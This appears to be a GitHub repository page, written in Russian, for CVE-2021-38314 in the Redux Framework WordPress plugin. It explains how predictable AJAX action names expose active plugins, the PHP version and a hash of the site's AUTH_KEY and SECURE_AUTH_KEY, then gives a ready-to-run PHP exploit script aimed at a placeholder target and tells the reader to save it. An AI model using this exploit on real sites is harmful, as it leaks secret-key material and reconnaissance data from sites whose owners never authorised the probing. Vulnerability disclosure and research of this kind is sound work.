twseptian/cve-2021-38314
cve-2021-38314 — Неавторизованное раскрытие конфиденциальной информации


Плагин Gutenberg Template Library & Redux Framework <= 4.2.11 для WordPress регистрировал несколько AJAX-действий, доступных неавторизованным пользователям, в функции includes в файле redux-core/class-redux-core.php. Эти действия были уникальны для конкретного сайта, но детерминированы и предсказуемы, поскольку основывались на md5-хеше URL сайта с известным значением соли '-redux' и md5-хеше предыдущего хеша с известным значением соли '-support'. С помощью этих AJAX-действий можно было получить список активных плагинов и их версий, версию PHP сайта, а также несолёный md5-хеш конкатенации AUTH_KEY и SECURE_AUTH_KEY сайта [1][2]
<?php
$target = "https://target.com";
$key1 = md5("$target/-redux");
$key2 = file_get_contents("$target/wp-admin/admin-ajax.php?action=$key1");
$key3 = md5($key2. '-support');
$redux_code = file_get_contents("http://verify.redux.io/?hash=$key3&site=$target/");
echo file_get_contents("$target/wp-admin/admin-ajax.php?action=$key3&code=$redux_code");
Сохраните приведённый выше код в файл с расширением .php